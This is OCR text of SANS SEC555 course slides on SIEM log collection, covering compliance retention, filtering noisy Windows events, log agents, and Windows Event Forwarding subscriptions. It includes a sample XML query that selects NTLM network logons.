
SANS SEC555 | SIEM with Tactical Analytics 70

Compliance

Compliance is meant to be treated as a business requirement. Yet it is not always understood. There are many compliance frameworks that mandate logging, yet few are precise as to what must be logged. Typically, these frameworks will define that logs must be retained and what the retention requirements are. This is where most input-driven collection comes from.

The spirit of compliance is to collect logs for auditing as well as detection. Compliance does not exist to make lives miserable. However, the interpretation of many compliance frameworks has given compliance a bad name. This does not mean that there are no compliance requirements that may be excessive. They do exist, but they are not as common as people think.


An example of this is PCI DSS. It clearly defines log retention for in scope assets. To some extent, especially in newer versions, it clearly defines things that need logging. However, there are still multiple areas of confusion where it is unclear if something must be retained. If you find yourself in this position, do not fall into the "I must collect and retain all logs" category. Instead, try discovering the most frequent events you feel are unnecessary, then ask. For example, PCI DSS requires a QSA or an ISA to sign off on your PCI compliance. If you provide them a list of event logs you do not think are necessary and the reasons why, they most likely will agree with you or at least approve most of the exceptions.



Finding Noise

Regularly looking for noise and eliminating it:

- Increases performance
- Increases analysis speed
- Decreases costs
- Is easy to do...




SEC555 | SIEM with Tactical Analytics 71

Finding Noise

Regularly looking for logs that are noise and eliminating them is an easy, quick win. This simple process will increase the performance of searches within the SIEM. After all, less data means lower hardware utilization. This alone will improve an analyst's speed, but so will the fact that there are fewer logs to have to filter through.

Eliminating noise is something that should be done regardless of collection strategy. It is easy to do and can save lots of money while providing many other benefits. This slide shows a simple graph based on Windows logs.



Eliminating Noise

Elimination of noisy events can be filtered in various ways

- At the log **aggregation point**
  - Overhead exists at the central point
  - Easy to maintain and update
- At the **endpoint**
  - Scales well by decentralizing filter overhead
  - Requires strong asset management and change control
- At both the **endpoints** and **log aggregators**


SEC555 | SIEM with Tactical Analytics 72

Eliminating Noise

The process of eliminating noisy events can be controlled at either the endpoints or at the log aggregation point. Filtering at the log aggregation point tends to be the most common and recommended by vendors. However, it often involves endpoints still sending noisy logs across the network—only to be dropped. This is inefficient. Additionally, it may still count against software licensing. The clear advantage of filtering at the aggregation point is centralized management.

Filtering at the endpoints decentralizes the filtering process, so it tends to scale better. However, for this to work, there must be a way to centrally control endpoints so that they regularly get updated with any new filters. The disadvantage is that organizations require strong centralized management to decentralize the process. The advantage is less network bandwidth is consumed, and it can lower costs by reducing hardware requirements and software licensing.

As previously stated, vendors often state that filtering at the endpoint is against best practice and can cause performance problems on the endpoints. This may be true if performing complex regex operations to decide what to drop; however, this often is not the case. This is especially not true on Windows. Again, the logs follow an XML schema and are stored in channels, meaning the Event IDs and channels are easily referenced for filtering. If you are encrypting logs, it is more likely the overhead of encrypting the logs is greater than the overhead of filtering. This makes the assumption that the log agent you are using treats the log as XML or JSON rather than syslog.



Advanced Noise Filtering

Filtering does not need to be high-level

- Some events generate tons of traffic, but only a fraction of the logs actually matter

Example: Collecting new service creation events

- You probably only care about new or deny listed services
- Means that 99%+ of logs are likely not to matter
- Machine A installs Chrome... Google Update Service #1
- Machine B installs Chrome... Google Update Service #2


SANS

SEC555 | SIEM with Tactical Analytics 73

Advanced Noise Filtering

If an event is generating lots of noise, you typically have three options: Live with it, filter it out completely, or create a more complicated filter to eliminate the noise. For example, if you were collecting new service creation events and only cared about never-seen-before services or deny list services, then you would need to create a more complex filter. By default, collecting Windows event ID 7045 (A service was installed in the system) will be almost entirely services that do not match your use case. If Google Chrome is an authorized application, then its corresponding Google Update Service likely is, too. Yet every machine that installs Chrome is going to log a service creation event for the Google Update Service.

To address this issue, a log agent or a log aggregator can be configured to collect event ID 7045 but drop the event if it matches a list of authorized service names. Some SIEMs automatically build and maintain this list on your behalf. For instance, if you are using the open-source Elasticsearch stack, you can utilize ElastAlert to monitor for new service name values automatically and alert only on new services..



SEC555 Workbook: Exercise 3.1: Windows Log Filtering


Exercise 3.1: Windows Log Filtering

- Exercise 3.1 is in the digital wiki found in your student VM (recommended)
- Alternatively, you may use your Workbook

SANS

SEC555 | SIEM with Tactical Analytics 74

This page intentionally left blank.



Collecting Logs

Recommend using log agent over agentless

- Either built-in agent (event forwarding or syslog)
- Or third-party agent (commercial SIEM agent, NXLog, Beats, etc.)

Things to consider:

- Filtering capabilities
- Functionality and flexibility
- Management overhead

SANS


SEC555 | SIEM with Tactical Analytics 75

Collecting Logs

Once a collection strategy and the systems targeted for log collection have been decided, it is time to actually implement collection. While agentless log collection is available, a log agent is recommended. This holds true even if it is the built-in Windows Event Forwarding agent (or whatever syslog agent Linux is using). Let's be clear, these are log agents.

Some organizations state they do not support the installation of a log agent on systems. The truth is that Windows and Linux both have log agents already on them. The only difference is, in Linux the syslog agent is already installed and running but is not sending logs over the network. On Windows, the log agent is installed but is not running. This is why if you follow the guide for setting up Windows Event Forwarding, the service Windows Event Collector has to be turned on. That service is the log agent being referenced. Technically, if you enable this service, you are changing the functionality of the system as the native Windows agent functionality is not enabled until this service is started.

To achieve the most flexibility and functionality, a third-party agent should be considered. If you have a commercial SIEM product, assess the PROs and CONs of the product's native log agent. However, do not blindly accept that it is the best agent for your organization. Compare it to a few alternatives, as it may save time and money while providing more functionality and flexibility.



Windows Event Forwarding

To collect logs using Windows event forwarding is a two-step process

- An event collector must be set up
- Then, either the collector must be configured to pull events or endpoints must be configured to push events

GPO is used to tell endpoints what logs to push

- Configuration of event selection is similar for push/pull

The end destination is intended to be Windows, not SIEM

SANS

SEC555 | SIEM with Tactical Analytics 74


Windows Event Forwarding

The native Windows log agent is the Windows Event Collector service. It is used to set up Windows event forwarding to a centralized system. The centralized collector system can be set up to either reach out and pull logs or to listen and receive them. This built-in centralized log collection technique is not as publicized as it probably should be. It is free, assuming you have valid Windows licenses, and is easy to set up.

If you have no SIEM, this may be a good starting point. This could be set up in the span of a few hours and is simple to understand. Windows event forwarding does not support forwarding of ETL files.

Event Subscriptions

Easy Method – GUI


Query Filter

Filter XML

Logged: Any time

Event level: ☐ Critical ☐ Warning ☐ Verbose ☐ Error ☐ Information

● By log Event logs: Security

○ By source Event sources:

Includes/Excludes Event IDs: Enter ID numbers and/or ID ranges separated by commas. To exclude criteria, type a minus sign first. For example 1,3,5-99,-76

[illegible]

Task category:

Keywords:

User: <All Users>

Computer(s): <All Computers>

Clear

OK Cancel

Custom Method – XML

```
<QueryList>
 <Query Id="0" Path="ForwardedEvents">
   <Select Path="ForwardedEvents">
   *[System[(Level=4 or Level=0) and (EventID=4624)]]
   and
   *[EventData[Data[@Name='LogonType'] and (Data='3')]]
   and
   *[EventData[Data[@Name='AuthenticationPackageName'] = 'NTLM']]
   and
   *[EventData[Data[@Name='TargetUserName'] != 'ANONYMOUS LOGON']]
   and
   *[EventData[Data[@Name='TargetDomainName'] != '<DOMAIN NAME>']]
  </Select>
 </Query>
</QueryList>
```

Event Subscriptions


To set up which logs to push/pull, an event subscription must be created. When doing this, two options are available: The GUI (shown in on the left) and custom XML (shown on the right). While the GUI is simple to use, it is also basic in nature. To do more advanced things, such as looking for login attempts from the local machine to local machine, using a non-domain account requires the use of XML.

The sample XML, on the right, was excerpted from the NSA *Spotting the Adversary with Windows Event Log Monitoring (version 2)*. This is a great article that shows exactly how to set up Windows Event Forwarding and provides multiple event subscriptions, including the XML format if it is needed. Even if you are not using Windows Event Forwarding, it is a highly-recommended read for discovering techniques to catch bad guys using nothing but Windows events. Please note the first link is digitally signed by the Department of Defense. Unless you have added their certificate authority as a trusted authority the site will generate an untrusted site security warning.

References:

https://apps.nsa.gov/iaarchive/library/ia-guidance/security-configuration/applications/assets/public/upload/Spotting-the-Adversary-with-Windows-Event-Log-Monitoring.pdf

https://sec555.com/103



Blind Drop

Windows event forwarding cannot ship file logs

- Only handles native Windows events

Business requirement may require no third-party agents

- Can be handled by using a blind file share

Requires a single file server to have a third-party agent or PowerShell script

- Share is created with write permissions only
- Log files are then saved to this share

SANS

